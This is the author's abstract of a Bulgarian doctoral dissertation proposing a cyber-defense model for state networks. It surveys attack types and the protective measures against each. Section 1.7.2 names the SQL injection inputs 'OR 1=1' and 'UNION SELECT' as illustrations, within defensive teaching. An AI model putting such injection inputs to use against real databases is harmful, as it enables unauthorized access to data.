Technical University of Gabrovo

Faculty of Electronics and Electrical Engineering
Department of Communication Equipment and Technology

M.Sc. Iskren Pavlinov Yankov

INNOVATION, METHODOLOGY, AND DESIGN OF A MODEL FOR CYBER DEFENSE AND CYBERSECURITY OF COMMUNICATION NETWORKS AND SYSTEMS OF STATE STRUCTURES AND INSTITUTIONS

AUTHOR'S ABSTRACT

of a dissertation submitted for the academic and educational degree of "Doctor"

Field of Higher Education: 5. Technical Sciences

Professional Field: 5.3. Communication and Computer Equipment

Doctoral Program: Communication Networks and Systems

Scientific Supervisor: Prof. Dr. Eng. Stanimir Mihaylov Sadinov

Reviewers:
Prof. Dr. Eng. Plamen Zlatkov Zakhariyev
Assoc. Prof. Dr. Eng. Boyan Dimitrov Karapenev

Gabrovo, 2024

The dissertation has been reviewed and approved for official defense at a meeting of the Extended Departmental Council of the Department of "Communication Equipment and Technology" at the Faculty of Electronics and Electrical Engineering, Technical University of Gabrovo, held on October 24, 2024.

The dissertation consists of 119 pages. The scientific content is presented in an introduction, four chapters, and a conclusion, including 68 figures and 1 table. It cites 120 literature sources and 8 internet references. The numbering of figures, tables, and formulas in the author's abstract corresponds to that in the dissertation.

The research for the dissertation was conducted at the Department of "Communication Equipment and Technology" within the Faculty of Electronics and Electrical Engineering, Technical University of Gabrovo, and on the territory of Gabrovo.

The official defense of the dissertation will take place on January 23, 2025, at 1:00 PM in Room 2215, Educational Building 2 (Bazhda), Technical University of Gabrovo.

Materials related to the defense are available for review in Office 3209, Building 3 of the Technical University of Gabrovo.

The reviews, opinions of the members of the scientific jury, and the author's abstract are published on the university's website: www.tugab.bg.

e-mail: iskren.yankov@gmail.com
Title: INNOVATION, METHODOLOGY, AND DESIGN OF A MODEL FOR CYBER DEFENSE AND CYBERSECURITY OF COMMUNICATION NETWORKS AND SYSTEMS OF GOVERNMENT STRUCTURES AND INSTITUTIONS

I. GENERAL CHARACTERISTICS OF THE DISSERTATION WORK

Relevance of the Problem:

The Internet and the global network represent a particularly vulnerable environment due to their main characteristics: the possibility of anonymity and the absence of territorial limitations. These features make it an attractive platform for committing cybercrimes, cyber wars, and large-scale cyberattacks, which are carried out using advanced technical means and innovative methods. The operational techniques used in cybercrime, as well as software tools, are subject to continuous and dynamic evolution.

These processes necessitate the development and implementation of adaptive systems for prevention and protection against cyberattacks and hybrid threats. To achieve effective protection of information resources, it is necessary to identify, eliminate, or limit risks through integrated methodologies and technological solutions. Considering the significance of securing communication networks and systems of state structures and institutions, this study aims to develop an innovative model for cyber defense and cybersecurity based on modern approaches and technologies.

The current dissertation analyzes and demonstrates the methodology and strategies a state should apply in its cyber defense policy to ensure the protection of all state institutions from cyberattacks and cyber wars.

Object of the Research:

The object of the research focuses on computer networks and systems and the risks of local damage despite existing protective mechanisms in state institutions. Identifying risks to information resources is a dynamic process based on continuous monitoring of computer networks to detect potential threats to information security. This process includes simulations of risky situations, which serve to assess the resilience of network systems, analogous to stress tests used to determine the level of protection.

Objective of the Research:

The objective of the research includes the identification and analysis of risks to information security in computer networks and systems of state institutions, the development of an innovative cyber defense model that integrates various technologies and approaches for local and global protection, simulation studies of attacks such as “denial of service” and “ransomware,” assessing vulnerabilities, and developing a set of policies and procedures to ensure a high level of protection and continuity of services in global network systems and structures. The research also includes the study and analysis of the functionality of individual components of the proposed model.

To achieve the main objective of the dissertation work, the following tasks have been formulated:

1. **Identification and analysis of risks in the use of computer networks:** Conducting theoretical research and analysis of existing threats to information

resources. Assessing the factors contributing to the emergence of vulnerabilities in computer networks and systems of state institutions. Exploring global cyberspace and identifying vulnerabilities: Analyzing technological and large-scale threats, focusing on the factors contributing to the development of cyberattacks globally and locally. Evaluating the impact of these threats on the information security of state structures.

2. **Development of an innovative information security model:** Creating a protection model based on existing theoretical and practical approaches in the field of information security and cyber defense. The model must integrate various methods and technologies that provide effective protection both locally and globally.
3. **Simulation of computer attacks of the "denial of service" and "ransomware virus" types:** Conducting experimental simulations of the attacks to assess their impact on the information and communication resources of state structures, as well as their vulnerabilities under different cyberattack scenarios.
4. **Evaluation of the functionality and practical implementation of the innovative project** to ensure a high level of protection of information resources and continuity of services in state institutions. Formulating policies and procedures for protection against cyber threats. Developing a set of policies, methodologies, and mechanisms that ensure effective protection against local and global cyber threats.
   The goal is to guarantee an integrated cyber defense system that provides security and resilience of state systems against various types of attacks.

The research is conducted in a **laboratory environment**. It employs cognitive methods and systems for cyber protection and cyber defense, including the examination of Cisco Meraki MX, Cisco Meraki Cloud, and Cisco Umbrella models. This methodology offers an innovative solution for the hybrid use of local and state cloud infrastructure to protect local and global systems, ensuring comprehensive protection during cyber wars.

The **research methods** are primarily analytical, simulation-based, and practical, covering dependencies of parameters characterizing the implementation of individual models.

Scientific Novelty:
The scientific novelty in the dissertation can be summarized as follows:

1. An innovative model of the architecture for information security and cyber defense of a state and its structures is proposed.
2. Methods and tools for simulating "denial of service" and ransomware virus computer attacks under experimental conditions are synthesized.

3. The application of the information security model in various aspects of local and global protection is proven.
4. Rules, procedures, models, and methods for preventing attacks of the "denial of service" and "ransomware virus" types are developed to improve information security.
   Proving the existence of reliable rules and procedures that ensure the security of information resources will represent a significant advancement in information security overall.

Applicability of the Dissertation Work:

1. **Improving cybersecurity in state structures:** The cyber defense and cybersecurity model developed in the dissertation can be applied to the communication networks and systems of state institutions to enhance their protection from external and internal threats.
2. **Prevention of cyberattacks and early incident detection:** Designing monitoring systems and anomaly detection systems allows for early identification of cyberattacks, reducing the risks of severe damage.
3. **Increasing the resilience of state infrastructure:** The innovative approaches to protecting critical infrastructure presented in the dissertation contribute to reducing vulnerabilities in the public sector and ensuring the continuity of provided services.
4. **Adaptability of the model to various state and institutional scenarios:** The methodologies and models in the dissertation are flexible and can be adapted to computer networks of different scales and complexities, applicable both nationally and in a more limited administrative context.
5. **Training and awareness of personnel:** The developed methods can be used to increase awareness and train employees in state institutions as part of security programs.

Validation of the Dissertation Work:
The main stages of the dissertation's development have been presented in **five publications** at international conferences and scientific journals, fully meeting the minimum requirements for the discussed criteria. One of the works was presented at the International Scientific Symposium XXX "SAI-John Atanasoff" and four at the national conference "TechCo 23-24," with four of them being independent. The publications were issued in peer-reviewed proceedings during the period 2022-2024, representing approximately **two-thirds** of the dissertation's content. The publications present a large part of the research conducted and outline the main conclusions of the dissertation work.

Structure and Volume of the Dissertation Work:
The dissertation includes an **introduction**, **four chapters**, **conclusion**, a **list of abbreviations**, a **list of publications** on the dissertation work, and a **list of**

references. The total volume is **119 pages**, developed based on an analytical review of **120 literary sources** and **8 internet-based sources**.

CHAPTER ONE – OVERVIEW OF CYBER THREATS AND CYBERCRIMES IN COMPUTER SYSTEMS AND NETWORKS

1.1 Introduction to Cyber Threats and Cybercrimes

Cyber threats are a global issue of growing significance. Over the past decade, attacks on critical infrastructures, banks, government systems, and private companies have increased significantly, causing severe economic damage and loss of trust in digital services, as demonstrated in Figure 1.1.




Figure 1.1. *Global statistics of cyberattacks in recent years, demonstrating the trend of an increasing number of incidents.*

1.2 Main Global Cyber Threats

Table 1.1 lists some of the contemporary cyber threats, including malware, phishing attacks, DDoS attacks, and cyber espionage, which affect critical infrastructures and information systems worldwide.

Table 1.1. *Main Types of Threats and Their Characteristics*

Вид на заплахата	Описание	Примери
Зловреден софтуер	Програми, които нанасят щети на системи	Вируси, червеи, троянски коне
DDoS атаки	Пренатоварване на мрежови ресурси	Mirai, LOIC
Фишинг	Измами за събиране на данни	Имейл фишинг
Ransomware	Криптиране на данни за откуп	WannaCry, REvil

1.3. Malware represents a general term for any type of malicious software created to harm, disrupt, steal, or gain unauthorized access to computer systems and networks.

1.3.1. Types of Malware:

In Figure 1.2, the most widespread types of malware are shown.

Figure 1.2. *Variants of Malware*

1.3.2. Measures Against Malware Worldwide

To address the growing threats of malware, governments, organizations, and individual users around the world implement various protective measures and strategies. The main measures include:

- Antivirus and Anti-malware Software
- Network Security
- Cyber Hygiene
- Regular Updates and Patches
- Network Segmentation
- Regulations and Standards
- Information Sharing and Collaboration
- Use of Artificial Intelligence and Machine Learning
- Early Detection and Response
- Backups and Recovery

1.4. Denial of Service Attacks (DDoS)

1.4.1. The Nature of DDoS Attacks

Denial of Service attacks, known as DDoS (Distributed Denial of Service), are malicious attempts to disrupt the normal operation of online services, networks, or systems by overloading their resources. DDoS attacks are executed through distributed networks of compromised computers,

known as botnets. These botnets consist of numerous devices infected with malware and controlled by attackers without the knowledge of the device owners – Figure 1.3.




Fig. 1.3. *Denial of Service Attacks*

1.4.2. Main Types of DDoS Attacks

- Network Layer Attacks (Volumetric Attacks)
- Transport Layer Attacks (Protocol Attacks)
- Application Layer Attacks

1.4.3. Consequences of DDoS Attacks

- Loss of Revenue
- Decreased Customer Trust
- Increased IT Security Costs

1.4.4. Measures for Protection Against DDoS Attacks

- Use of Firewalls and Intrusion Prevention Systems (Firewall and IPS).
- DDoS Protection Services.
- Load-Balancing Network Architectures.
- Real-Time Traffic Analysis.
- Scalable Cloud Infrastructures.

1.5. Phishing and Social Engineering

Phishing and social engineering represent significant threats to information security, utilizing manipulation and deception to convince victims to disclose sensitive information, such as passwords, personal data, and financial information.

1.5.1. Nature of Phishing

Phishing is one of the most common forms of cyberattacks, characterized by the use of emails, text messages, or websites that appear legitimate to deceive victims into revealing personal information – Fig. 1.4. Phishing attacks often impersonate trusted institutions such as banks, social networks, or government agencies.

Main types of phishing include:

Fig. 1.4. Types of Phishing Attacks

1.5.2. Social Engineering

Social engineering is a broad term encompassing various techniques of psychological manipulation aimed at getting individuals to perform certain actions or disclose information.

- **Pretexting**: The attacker impersonates someone else by calling the victim or sending messages from fake accounts.
- **Baiting**: Tempting the victim with promises of rewards or attractive offers.
- **Pretexting**: Inventing a false story to build trust and extract information from the victim.
- **Tailgating and Piggybacking**: Gaining access to secured areas by following authorized personnel.

1.5.3. Protective Measures Against Phishing and Social Engineering

To reduce the risk of phishing and social engineering, organizations and individual users must implement various protective measures:

- **Training and Awareness**
- **Anti-Phishing Filters**
- **Two-Factor Authentication (2FA)**
- **Regular Updates and Security Audits**
- **Access Rights Management**

1.5.4. Examples of the Scale of the Problem

According to various statistics, over 80% of all data breach incidents involve phishing or social engineering as the primary attack vector – **Fig. 1.5.**




Fig. 1.5. *Trends in the increase of phishing attacks and social* ***engineering***

Phishing and social engineering continue to be critical threats to information security, requiring constant vigilance and innovative approaches to protect both organizations and individual users.

1.6 Ransomware

Ransomware is a type of malicious software that encrypts the victim's data and demands a ransom for its recovery.
Some of the most notorious Ransomware attacks include:

- **WannaCry (2017):** Affected hundreds of thousands of computers worldwide, including hospitals, banks, and government organizations.
- **NotPetya (2017):** This attack caused billions of dollars in damages and is believed to have primarily targeted Ukrainian organizations.
- **Ryuk, Maze, and Sodinokibi (Revil):** These ransomware groups, prevalent in recent years, often target large corporations and government institutions.

1.6.1 Types of Ransomware

- **Crypto Ransomware:** Encrypts data and demands payment for a decryption key.
- **Locker Ransomware:** Locks access to the system without encrypting files, restricting user access.
- **Double Extortion Ransomware:** Attackers not only encrypt the data but also threaten to publish it unless the ransom is paid.
- **Ransomware-as-a-Service (RaaS):** A model where hackers provide ransomware to other malicious actors in exchange for a share of the ransom.

1.6.2 Consequences of Ransomware Attacks

- **Financial losses**

- **Data loss**

1.6.3. Measures for Prevention and Protection

- Regular data backups
- Employee training
- Software updates
- Use of antivirus software and firewalls
- Multi-Factor Authentication (MFA)

1.7 SQL Injections and Attacks on Web Application Vulnerabilities

1.7.1 SQL Injections (SQL Injection):

SQL injections are one of the most common and dangerous types of attacks targeting web applications.

1.7.2 Examples of SQL Injections on Government Institutions

- Inserting OR 1=1 into an input field, which alters the query logic to the database and may allow unauthorized access – *Fig. 1.6*.
- Using UNION SELECT to extract data from different tables in the database.




Fig. 1.6. Examples of SQL Injections

1.7.3. Measures for Protection:

- Use of prepared statements and parameterized queries to prevent SQL code injection.
- Limiting database user privileges to only the necessary operations.
- Regular updates of systems and applications to avoid vulnerabilities.
- Implementing Web Application Firewalls (WAF) to detect and block SQL injections [66].

1.7.4. Attacks on Web Application Vulnerabilities:

Vulnerabilities in web applications can be exploited through various methods, including XSS (Cross-Site Scripting), CSRF (Cross-Site Request Forgery), and weaknesses in authentication and session management.

1.7.4.1. Main Types of Vulnerabilities (Fig. 1.7):

Fig. 1.7. *Main Web Application Vulnerabilities*

1.7.4.2. Protection Measures:

- Implementing secure coding practices, including input validation and secure session creation.
- Using data encoding (output encoding) to prevent XSS attacks.
- Regular vulnerability testing and the use of security tools such as OWASP ZAP or Burp Suite to identify and fix weaknesses in applications.
- Updating and maintaining the security of web servers and applications.

1.8. Brute Force Attack

A brute force attack is a method of breaching security systems by systematically trying all possible combinations of usernames, passwords, or encryption keys.

1.8.1. How a Brute Force Attack Works:

1. **Information Gathering**
   Collecting information about the target system, including possible usernames, password structures, or encryption standards.
2. **Testing Combinations**
   Systematically generating and testing combinations of passwords, usernames, or keys until access is granted.
3. **Analyzing Results**
   Evaluating attempted results and determining successful access points for further exploitation.




Fig. 1.8. *Brute Force Attack Method*

1.8.2. Types of Brute Force Attacks:

- Simple Brute Force Attack: Systematically testing all possible password or key combinations.
- Dictionary Attack: Using a predefined list of words or phrases likely to be passwords.
- Hybrid Brute Force Attack: Combining dictionary-based methods with small permutations (e.g., adding numbers or symbols).
- Reverse Brute Force Attack: Attempting common passwords against many different usernames.

1.8.3. Impact and Consequences:

- Data Loss
- Identity Theft
- Service Disruption

1.8.4. Protection Measures:

- Strong and Long Passwords: Using complex and lengthy passwords that are difficult to guess.
- Two-Factor Authentication (2FA): Adding an additional layer of security for account access.
- Login Attempt Limits: Restricting the number of unsuccessful login attempts.
- CAPTCHA Tests and Other Security Mechanisms: Preventing automated tools from performing brute force attacks.
- System Monitoring and Logging: Detecting and responding to suspicious login activities in real time.

1.9. Man-in-the-Middle (MitM) Attacks:

1.9.1. Nature of MitM Attacks:
Man-in-the-Middle (MitM) attacks are a type of cyberattack where an attacker covertly intercepts, modifies, or falsifies communication between two parties without their knowledge, as illustrated in Fig. 1.9.




Fig. 1.9. *Method of Operation for a MitM Attack*

1.9.2. Main Types of MitM Attacks

- Eavesdropping on Communications
- Data Modification
- Rogue Access Points
- Fake Certificates and DNS Spoofing

1.9.3. Process of a MitM Attack

- Interception: The attacker infiltrates the communication channel between two parties, often using techniques such as ARP Spoofing or DNS Spoofing.
- Decryption: The attacker attempts to decrypt the intercepted information to access protected data, exploiting protocol weaknesses or fake certificates.
- Modification and Re-encryption: After intercepting and modifying the data, the attacker re-encrypts it and sends it to the intended recipient, leaving both parties unaware of the manipulation.

1.9.4. Examples of Man-in-the-Middle (MitM) Attacks Worldwide:

- Attack on Google (2013)
- Compromising Wi-Fi Networks (2017)
- Starbucks Router Attacks (2017)
- DNS Compromise (2019)

1.9.5. Examples of MitM Attacks in Bulgaria:

- Attacks on Banks and Financial Institutions (2019)
- Rogue Wi-Fi Access Points in Public Spaces (2018)
- Government Communications Attack (2020)

1.9.6. Protective Measures Against MitM Attacks:

- Encryption
- Public Key Authentication
- VPN (Virtual Private Network)
- Use of Security Systems and Antivirus Software
- Training and Raising Awareness

1.10. Cyberwarfare

1.10.1. Essence of Cyberwarfare: Cyberwarfare involves the use of digital attacks by states or organized groups against computer networks, systems, and infrastructures of other nations to cause harm, disrupt functionality, or achieve political, economic, or military advantages – Fig. 1.10.

Fig. 1.10. *Essence of Cyberwarfare*

1.10.2. Key Characteristics of Cyberwarfare

- Invisibility and Anonymity
- Mass Impact
- Hybrid Nature
- Low Costs and High Efficiency

1.10.3. Primary Types of Cyberattacks in the Context of Cyberwarfare

- Cyber Espionage
- Cyber Sabotage
- DDoS Attacks
- Propaganda and Disinformation
- Ransomware

1.10.4. Examples of Cyberwarfare

- Attack on Estonia (2007)
- Stuxnet (2010)
- Attacks on Ukraine (2015–2016)

1.10.5. Defensive Measures Against Cyberwarfare

- Cyber Protection of Critical Infrastructures
- International Cooperation
- Cyber Squads and Specialized Teams
- Training and Awareness
- Regulations and Policies

Фиг. 1.11. *Защитни мерки срещу кибервойната*

1.11 Factual Overview of Critical Threats in Bulgaria Over the Years

In recent years, Bulgaria has experienced several significant cyberattacks targeting state institutions and organizations. Some of the more notable cases include:

1. Attack on the National Revenue Agency (NRA) – 2019
2. Attack on the Bulgarian Academy of Sciences (BAS) – 2020
3. Attack on the Ministry of Education and Science (MES) – 2021
4. Attack on State Institution Websites – 2015
5. Attack on the Bulgarian Telecommunications Company (BTC) – 2015

1.12 CONCLUSIONS TO CHAPTER ONE

1. Necessity for Cyber Defense and Cybersecurity:
   The results of the analysis of the current state of cybersecurity confirm that cyber defense and cybersecurity are essential for protecting critical infrastructure and ensuring the sustainable operation of governmental and public systems. The increasing digitization of states and the expansion of online services demand enhanced protective measures, without which the effective management and functioning of modern information and communication systems cannot be guaranteed.
2. Necessity for Developing a Hybrid Protection Model:
   To provide reliable protection both locally and globally, it is necessary to develop a hybrid model that combines on-premises solutions with cloud structures. This model will enable simultaneous management and protection of information assets while offering a high degree of flexibility and scalability in counteracting various types of cyber threats.

3. Role of Cloud and On-Premises Solutions in the Hybrid Model: Government cloud infrastructures and local on-premises solutions will play a key role in the proposed hybrid architecture. Utilizing models like those of Cisco Meraki will enable effective security management both locally and globally, ensuring service continuity and data integrity protection.
4. Necessity for Developing Stages of Protection: For the effective implementation of cyber defense and cybersecurity methods and models, it is necessary to develop well-defined stages for incident response – from initial identification and localization of threats to their neutralization and system recovery. This will allow for demonstrating the effectiveness of the hybrid protection model for systems and local networks.
5. Development of Cognitive Solutions and Protection Models: To ensure the practical application of the proposed solutions, it is necessary to implement cognitive models for analyzing and managing hybrid threat profiles. This includes developing methods for risk classification and assessment, applicable both locally and globally, through the analysis of the most common cyber threats in the modern internet environment.

These conclusions provide a structured and well-justified analysis of the current chapter, emphasizing the need for implementing an integrated approach to cyber defense and cybersecurity at the state level

Chapter Two - Conceptual Project for Ensuring Cyber Protection and Security in a Computer System Connected to the Global Network of a State

2.1. Conceptual-Innovative Project for Global State Protection

The project focuses on ensuring comprehensive protection against various types of cyber threats, encompassing both local and global attacks. The objective is to build an effective cyber-defense system that provides adequate protection for **state institutions** and **critical infrastructures**. Through the implementation of **innovative technologies** and **methodologies** for monitoring, prevention, and response, the project aims to establish an efficient system for safeguarding the state from **cyberattacks** and **cyber warfare** – Fig. 2.1.




Fig. 2.1. *Comprehensive Cyber Defense and Cyber Protection Project*

First Stage: Establishment of Local and Cloud Protection Zones and Connection via Encrypted Communication Channels

The first stage involves building **local protection zones** for each state structure through the implementation of **Meraki MX Security Center**. A key focus in this stage is the establishment of **encrypted communication channels** (VPN Hub & Spoke) between the components of the local and cloud structures. An essential part of the first stage is the creation of a unified cloud system called the "**Cyber Umbrella**," which serves to **prevent** and **protect** each institution.

Second Stage: Building a State Cloud Structure for Cyber Defense

The second stage focuses on the development of a **centralized state cloud structure** that acts as the backbone for coordinating all cyber defense activities. The cloud structure incorporates **integrated platforms** and **tools** for monitoring, managing, and responding to cyberattacks.

Third Stage: Local Network and Data Recovery Centers

The third stage involves building **local centers for recovering network connections and data** after disasters, accidents, or wars. These centers ensure the

rapid restoration of normal operations for state systems in the event of severe incidents.

2.2. Stage 1: Establishment of Local and Cloud Protection Zones and Connection via Encrypted Communication Channels

The establishment of this system is of **paramount importance** for ensuring stable and reliable protection of **state institutions' information resources** and for creating conditions to **effectively counteract cyber threats at the local level** – Fig. 2.2.

